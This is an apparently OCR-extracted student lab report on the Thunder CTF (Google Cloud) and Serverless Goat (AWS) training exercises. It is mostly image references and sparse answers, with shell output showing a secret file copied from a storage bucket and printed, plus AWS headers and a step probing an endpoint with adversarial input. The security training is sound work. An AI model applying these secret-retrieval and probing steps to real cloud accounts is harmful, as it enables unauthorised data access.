

Labs 4.1 Thunder CTF:


4.1.3 Take a screenshot of the secret obtained:




4.1.4 Examine Logs via Project Activity:



4.1.6 Clean-up Level:




4.1.7 a2finance:



4.1.7 a2finance

4.1.8 Examine Compute Engine logs:




This is different because here it has the information about connecting to the machine.

4.1.9



```
(env-tctf) semchuk2@cloudshell:~/thunder-ctf (thundarctf)$ last
semchuk2 pts/3        tmux(530).%0     Sun May 30 04:02   still logged in
semchuk2 pts/2        127.0.0.1        Sun May 30 04:02   still logged in
semchuk2 pts/1        127.0.0.1        Sun May 30 04:02   still logged in
semchuk2 pts/0        127.0.0.1        Sun May 30 04:02   still logged in

wtmp begins Sun May 30 04:02:38 2021
```

4.1.10 a3password

```
Copying gs://a3-bucket-935411830143/secret.txt...
/ [1 files][   48.0 B/   48.0 B]
Operation completed over 1 objects/48.0 B.
(env-tctf) semchuk2@cloudshell:~/thunder-ctf (thundarctf)$ ls
core  docs  env-tctf  LICENSE  README.md  requirements.txt  scripts  secret.txt  start  thunder.py
(env-tctf) semchuk2@cloudshell:~/thunder-ctf (thundarctf)$ cat secret.txt
505472361027698925187078900654527121262303684375(env-tctf) semchuk2@cloudshell:~/thunder-ctf (thundarctf)$
```




4.1.11




‘

4.1.12



4.1.14




4.1.16

- **What IP address did the request originate from? What UserAgent was used?**

The IP of the cloud IP server


Lab 4.2 Serverless Goat

4.2.8 The endpoint exposes the region it is being run in. What region does it reside in?:




It resides in the east-1 region of the USA

4.2.8 Take a screenshot of the endpoint that handles the submission



4.2.8 Take a screenshot of code and its associated header





4.2.8 What AWS-specific headers are included?

```
via: 1.1 5ab5dc09da67e3ea794ec8a82992cc89.cloudfront.net (CloudFront)
x-amz-apigw-id: f80uxGLPoAMFeog=
```

4.2.9 Test adversarial input:

What is the path to the file that is being executed?





It is NULL

What line of code in this file does the error happen?

